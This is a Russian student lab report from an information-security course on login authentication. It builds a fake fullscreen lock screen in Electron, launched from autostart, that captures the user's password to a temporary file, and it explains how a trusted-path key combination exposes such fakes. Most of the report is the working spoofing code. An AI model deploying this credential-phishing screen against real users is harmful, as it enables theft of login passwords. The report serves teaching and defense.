1. Министерство высшего образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 11**

«**механизм аутентификации пользователей**»

1. по дисциплине «Основы Информационной Безопасности»
2. Выполнил
3. студент гр. Белоконь Д. А.
4. <*подпись*>

Проверил Пахомов М. А.

1. <*подпись*>

1. Санкт-Петербург
2. 2023
3. **Цель работы**

Приобретение знаний о механизме аутентификации пользователей и способах её валидации.

Формулировка задания

Необходимо создать утилиту, которая могла бы использоваться для кражи паролей на этапе входа пользователя в систему. Для этого она должна появляться поверх прочих приложений и предлагать ввести пароль ещё раз.


Затем необходимо использовать механизм доверенного пути для подтверждения того, что вход в систему был уже совершён.

Поправкой является то, что данная работа сделана по систему Linux.

Результаты

Итак, для начала предлагается включить logon-диалог для системы Windows. В Unix это не нужно, поскольку bash скрипт может получить имя текущего пользователя. Поэтому создадим скрипт, который записывает во временный файл имя текущего пользователя. Затем приложение будет считывать из него строку и подставлять в форму входа.

Затем с помощью js/electron создадим приложение, которое является, де факто, страницей HTML с графой ввода. Данные из неё при нажатии клавиши «Enter» или кнопки подтверждения будут передаваться в файл, просто закрывая окно.



Добавим скрипт запуска подлога в автозапуск.

Что касается механизма доверенного пути, в Linux он работает следующим образом. Пользовательская сессия запускается отдельной системой входа. Поэтому настоящее окно сервиса logind можно отличить от поддельного тем, что в первом не будет работать заданная в качестве доверенного пути комбинация клавиш.

Вывод

Эта лабораторная является интересным опытом, заставляющим вспомнить об устройство системы и о внимательном отношении к вводимым данным, так как в процессе несколько раз на автомате был введён настоящий пароль.

**Приложение**

App.js:

const fs = require("fs");

const { app, BrowserWindow } = require('electron');

function get\_time() {

let time = new Date;

let hours = time.getHours().toString()

if (hours.length == 1) {

hours = "0" + hours

}

let minutes = time.getMinutes().toString()

if (minutes.length == 1) {

minutes = "0" + minutes

}

return hours + ":" + minutes;

}

function get\_week\_day() {

let time = new Date;

return time.toUTCString().split(" ").slice(0, 4).join(" ")

}

function write(e) {

let password = document.getElementsByClassName("password-input")[0].value

fs.writeFileSync("/tmp/stolenpassword.txt", password, "utf-8");

window.close()

}

function pressed(e) {

if (e.key == "Enter") {

write()

}

}

document.getElementsByTagName("body")[0].addEventListener("keydown", pressed);

document.getElementsByClassName("password-button")[0].addEventListener(

"click", write

);

var time = document.getElementsByClassName("head-time")[0]

time.textContent = get\_time()

var date = document.getElementsByClassName("head-date")[0]

date.textContent = get\_week\_day()

var user = document.getElementsByClassName("main-user")[0]

try {

let data = fs.readFileSync('/tmp/stealinguser.txt', 'utf-8');

user.textContent = data;

} catch(err) {

window.close()

}

index.html:

<!DOCTYPE html>

<html>

<head>

<meta charset="UTF-8">

<link rel="stylesheet" href="style.css"/>

</head>

<body>

<div class="container">

<div class="head">

<p class="head-time"></p>

<p class="head-date"></p>

</div>

<div class="main">

<img class="main-image" src="cat.png"/>

<p class="main-user"></p>

</div>

<div class="password">

<input class="password-input" type="password" placeholder="Password"/>

<button class="password-button">></button>

<p class="password-hint">Password is incorrect. Could not operate</p>

</div>

</div>

<script src="./App.js"></script>

</body>

</html>

main.js:

const { app, BrowserWindow } = require('electron')

const path = require('path')

const createWindow = () => {

const mainWindow = new BrowserWindow({

width: 1920,

height: 1081,

frame: false,

fullscreen: true,

webPreferences: {

nodeIntegration: true,

contextIsolation: false

}

})

mainWindow.loadFile('index.html')

}

app.whenReady().then(() => {

createWindow()

app.on('activate', () => {

if (BrowserWindow.getAllWindows().length === 0) createWindow()

})

})

app.on('window-all-closed', () => {

if (process.platform !== 'darwin') app.quit()

})

logon.sh:

#!/bin/bash

echo $(getent passwd "$USER" | cut -d ':' -f 5) > /tmp/stealinguser.txt

/home/daniil/Documents/University/bcs-labs/11/dist/11-1.0.0.AppImage

style.css:

body {

background-image: url("./background.jpg");

}

.container {

text-align: center;

margin-top: 10%;

}

.head-time {

font-family:'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;

color:aliceblue;

font-size: 5rem;

}

.head-date {

color:aliceblue;

font-size: 1.5rem;

font-weight:500;

font-family:'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;

margin-top: -5rem;

}

.main-image {

border-radius: 50%;

width: 9rem;

margin-top: 7rem;

outline: 3px solid white;

outline-offset: 1px;

}

.main-user {

color:aliceblue;

font-size: 1.2rem;

font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;

margin-top: 1rem;

}

.password {

margin-top: 2rem;

}

.password-input {

width: 14rem;

height: 1.6rem;

}

.password-input:focus {

outline: none;

}

.password-button {

background-color: white;

color:rgb(20, 20, 20);

width:1.6rem;

height:1.6rem;

font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;

transform: scale(1.2);

margin-left: 0.5rem;

border: none;

text-align: center;

text-decoration: none;

display: inline-block;

}

.password-button:hover {

background-color: rgb(200, 200, 200);

}

.password-hint {

color:aliceblue;

font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;

}